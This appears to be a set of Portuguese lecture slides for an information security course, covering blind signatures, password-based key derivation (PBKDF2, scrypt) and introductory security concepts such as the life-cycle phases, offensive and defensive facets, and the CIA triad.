```

```
-----ms050405070101010502050101--
```

Assinaturas cegas

- **Assinaturas pode ser efetuadas de forma cega**
 - Assinante não consegue observar os conteúdos assinados
 - Semelhante a assinar um envelope com um documento e um papel químico
- **Servem para garantir o anonimato e a não alteração da informação assinada**
 - O assinante X sabe quem lhe pede a assinatura (Y)
 - X assina T_1 , mas Y depois recupera a assinatura sobre T_2
 - T_2 não é qualquer, está relacionado com T_1
 - O requerente pode apresentar T_2 assinado por X
 - Mas não pode alterar T_2
 - X não consegue associar T_2 ao T_1 que viu e assinou

Derivação de Chaves

- **Algoritmos requerem chaves de dimensão fixa**
 - 56, 128, 256... bits
- **Necessário derivar chaves de várias fontes**
 - Segredos partilhados
 - Passwords geradas por humanos
 - Códigos PINs e segredos pequenos..
- **Fonte original pode ter baixa entropia**
 - Reduz dificuldade de um ataque de força bruta
 - Necessário existir uma transformação complexa entre fonte e chave
- **Necessário poder-se chegar a múltiplas chaves para a mesma password**
 - Evitar deduzir a password a partir da chave gerada

Derivação de Chaves

- **Reforço das chaves: Aumento da segurança de uma password**
 - Tipicamente definida por humanos
 - Tornar os ataques por dicionário impraticáveis
- **Expansão das chaves: Aumento da dimensão de uma password**
 - Expansão até ao pretendido para o algoritmo
 - Eventualmente também a geração de outros valores como chaves para MACs

Derivação de Chaves


- **Derivação de chaves impõe a existência de:**
 - um Sal que torna a geração única
 - um problema custoso
 - um grau de complexidade parametrizável
- **Dificuldades computacionais:** Transformação requer recursos computacionais relevantes para ser realizada
- **Dificuldades de armazenamento:** Transformação ocupa recursos de armazenamento relevantes (memória)

Derivação de Chaves: PBKDF2

Password Based Key Derivation Function 2

- **Produz uma chave com um custo computacional pré-definido**
- **$K = \text{PBKDF2(PRF, Sal, Iterações, Password, dim)}$**
 - PRF: Pseudo-Random-Function: Uma síntese
 - Sal: Um valor aleatório
 - Iterações: O custo (um valor nas centenas de milhares)
 - Password: Um segredo
 - Dim: a dimensão do resultado pretendido
- **Operação: Realiza $N \times \text{dim}$ operações do PRF, com base no SAL e password**
 - Quanto maior o valor de N, maior o custo


Derivação de Chaves: PBKDF2



Derivação de Chaves: scrypt


- Produz uma chave com um custo de armazenamento pré-definido
- $K = \text{scrypt}(\text{Password}, \text{Sal}, N, p, \text{dim}, r, hLen, MLen)$
 - Password: um segredo a expandir
 - Sal: Um valor aleatório
 - N: parâmetro de custo
 - p: Parâmetro de paralelização. $p \leq (2^{32}-1) * hLen / MLen$
 - dim: a dimensão da chave a produzir
 - r: o tamanho dos blocos a usar (tipicamente 8)
 - hLen: dimensão da função de síntese (32 para SHA256)
 - MLen: bytes na mistura interna (tipicamente $8 \times r$)

Derivação de Chaves: scrypt



Introdução à segurança

Segurança



Segurança Informática

**Disciplina que se foca na previsibilidade de sistemas,
processos, ambientes...**

- **Envolve todos os aspectos do ciclo de vida:**
 - Planeamento
 - Desenvolvimento
 - Execução
 - Processos
 - Pessoas
 - Clientes e Fornecedores
 - Mecanismos
 - Normas
 - Propriedade intelectual, ...

Segurança: planeamento

**Desenho de uma solução que responda aos requisitos,
num contexto normativo**

- **Sem falhas**

- Todos os estados de funcionamento são previstos
- Não existem estados que fujam à lógica pretendida
 - Mesmo que se usem transições forçadas

- **Respondendo ao ambiente normativo**

- Específico de cada atividade ou setor
- Ex: ISO 27001, ISO 27007, ISO 37001

Segurança: desenvolvimento

Implementação uma solução que responda ao design, sem outros modos de funcionamento

- **Sem a existência de erros (bugs) que comprometam a execução correta**
 - Sem crashes
 - Sem resultados/respostas inválidos ou inesperados
 - Com tempos de execução correto
 - Com um consumo de recursos adequado
 - Com o devido controlo de acesso a recursos
 - Sem fugas de informação
- **Software:**
 - Envolve uma implementação cuidada
 - Envolve testes de forma a se obter uma solução que faça o pretendido... e apenas o pretendido



Segurança: execução

Execução de um código tal como foi escrito e com todos os processos previstos

- **Ambiente controlado, não manipulável, não observável**
- **Sem a existência de comportamentos anómalos, introduzidos pelo ambiente onde executa**
 - Aspetos relevantes: velocidade dos discos, quantidade de RAM, comunicações fiáveis, ...

Segurança: pessoas, parceiros

Comportamento dos sujeitos não possui um impacto negativo na solução

- Existem normas que definem qual o comportamento correto
- Possuem formação para distinguir quais os comportamentos corretos e incorretos
- Possuem os incentivos para manter comportamentos
- Quando comprometidos ou desviantes, as ações têm um impacto limitado


Segurança: análise e auditoria

Qual é o comportamento atual da solução?


- **Identificar aspectos desviantes**
 - Falhas, erros, comportamentos
- **Identificar o risco da solução ser desviada**
 - Exposição a possíveis atacantes
 - Incentivos para que seja desviada
 - Potenciais atores
- **Identificar o impacto dos desvios**
 - Perda total dos dados? Disrupção? Custo de Operação?

The Map of Cybersecurity Domains

Henry Jiang | March 2021 | REV 3.0



Dimensões a considerar



Facetas

- **Facetas da segurança são interligadas e indissociáveis**
- **Defensiva: foca-se na manutenção da previsibilidade**
- **Ofensiva: foca-se na violação da previsibilidade**
 - Com intuito malicioso/criminoso
 - Com intuito de validação da solução (Red Teams)
- **Outras:**
 - Engenharia Reversa: recuperação de design a partir do produto
 - Forense: identificar ações passadas e recuperar informação
 - Recuperação de Desastres: minimizar impacto
 - Auditoria: validar o cumprimento com certas premissas

Objetos da Segurança da Informação

CIA: Confidentiality, Integrity, Availability

- **Confidencialidade:** Informação só pode ser acedida por um grupo restrito de sujeitos
- **Integridade:** Informação mantém-se inalterada
 - Pode ser aplicada a comportamentos de dispositivos e serviços
- **Disponibilidade:** Informação mantém-se disponível
 - Pode ser aplicada a serviços e dispositivos

Objetos da Segurança - Outros

- **Privacidade**
 - Recolha não autorizada de informação pessoal
 - Armazenamento (ou distribuição) desta informação
 - Relacionado com pessoas
- **Impersonificação**
 - Exploração não autorizada de perfis de identidade
 - Relacionado com pessoas, serviços, entidades

Conceitos Fundamentais

